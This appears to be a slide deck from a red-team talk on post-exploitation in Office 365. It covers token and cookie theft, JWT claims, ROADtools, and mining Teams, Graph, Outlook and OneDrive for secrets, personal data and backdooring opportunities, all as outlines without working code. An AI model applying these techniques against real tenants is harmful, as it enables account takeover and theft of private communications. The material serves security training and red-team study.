

Fact Based Post Exploitation




Whoami?


- Melvin «Flangvik» Langvik 🇳🇴
- Former Integration Developer (C# Azure) turned Red Teamer
- Targeted Operations @TrustedSec 🇺🇸
- TeamFiltration, AMSI.fail, CobaltBus, SharpCollection
- Live on Twitch *every* Sunday 6 PM UTC
- Creator of OK content on YouTube
- NANO > VIM



Red Team Kill Chain




O365 Kill Chain (?)




Initial Access in O365

- Password Spraying 🔥 HOT
- Credential Phishing
- Device Code Phishing 🔥 HOT
- Post-Compromise
 - Token Exfiltration
 - In memory
 - Token Cache/WAM 🔥 HOT
 - Cookie Exfiltration
 - Credential Exfiltration
 - PRT (Primary Refresh Token) 🔥 HOT



JWT Tokens

- JSON Web Token
- Authorization: Bearer eyJhbGciOiJ...
- Base64 Encoded (head,payload,signature) <https://jwt.io>



O365 JWT Tokens

- «Refresh Tokens» vs «Access Tokens»
- What to look for inside an Access Token token?

```
"aud": "https://graph.microsoft.com",
"exp": 1687284789,
"acct": 0,
"acr": "1",
"app_displayname": "Microsoft Teams",
"appid": "1fec8e78-bce4-4aaf-ab1b-5451cc387264",
"family_name": "Anderson",
"given_name": "Thomas",
"idtyp": "user",
"ipaddr": "xx.xx.xx.xx",
"name": "Thomas Anderson",
"oid": "f84b827e-████████████████████",
"onprem_sid": "S-1-5-21-████████████████████",
"scp": "Files.ReadWrite.All Notes.ReadWrite.All People.Read Place.Read.All",
"tenant_region_scope": "NA",
"tid": "164a72ba-████████████████████",
"unique_name": "Thomas.Anderson@MetaCortex.net",
"upn": "Thomas.Anderson@MetaCortex.net"
```

Resource

POSIX expiration timestamp

AD Users security identifier string

Permissions

AAD Tenant ID

User Principal Name

ROADtools by @_dirkjan




- #1 tool for dealing with AAD authentication
- ROADtools Token eXchange
 - Interactive browser session -> Token
 - PRT -> Interactive browser Session
 - KeePass based authentication
 - Devices registration/enrollment -> PRT
 - Enriching a PRT with claims



ROADtools



O365 Toolchain





Microsoft Teams

- Endpoint: <https://api.spaces.skype.com>
- Undocumented 🙄
 - Chat Logs
 - Passwords
 - Personal Identifiable Information
 - Certificates
 - API keys
 - Internal infrastructure
 - Contact List
 - Who does what?
 - Who talks to who?
 - Who works under who?



Graph API(s)

- Endpoint: `graph.<windows.net|microsoft.com>`
- Documented: “Graph REST API endpoint reference”
 - Directory Information
 - Groups
 - Users
 - Tenants
 - Calendar
 - Emails
 - Files
 - Soooo much more!



Legacy Outlook

- Endpoint: <https://outlook.office365.com>
- Documented: “[DEPRECATED] Use the Outlook REST API”
 - Emails + Attachments
 - Passwords, Secrets, recovery Information ++
 - Internal documentation -> screenshots ++
 - Personal Identifiable Information
 - **Internal Communication -> Context**
 - Calendar
 - Meetings
 - Company travel?
 - Vacation? Paid time off?
 - **Operational Opportunities**



[DEPRECATED] Use the Outlook REST API (version 2.0)

Article • 10/21/2021

In this article

[Register and authenticate your app](#)

[Supported REST actions and endpoints](#)

[Supported versions of API](#)

[Target user](#)

[Show 4 more](#)

Applies to: Exchange Online | Office 365 | Hotmail.com | Live.com | MSN.com | Outlook.com | Passport.com

📌 Note

Version 2.0 of the Outlook REST API is deprecated.

As announced on November 17, 2020, version 2.0 of the Outlook REST API has been deprecated. The v2.0 REST endpoint will be fully decommissioned in November 2022, and the v2.0 documentation will be removed shortly afterwards. Migrate existing apps to use **Microsoft Graph**. See a [comparison](#) to start your migration.

OneDrive “Files”


- Endpoints
 - <https://graph.microsoft.com> (Documented)
 - https://tenant_name-my.sharepoint.com (Documented)
 - https://tenant_name.sharepoint.com (Documented)
- Company internal files
 - Service XYZ Documentation
 - Onboarding information
- OneDrive Synchronization
 - “Desktop” folder
 - Backdooring files
 - Host system enumeration
 - Social Engineering



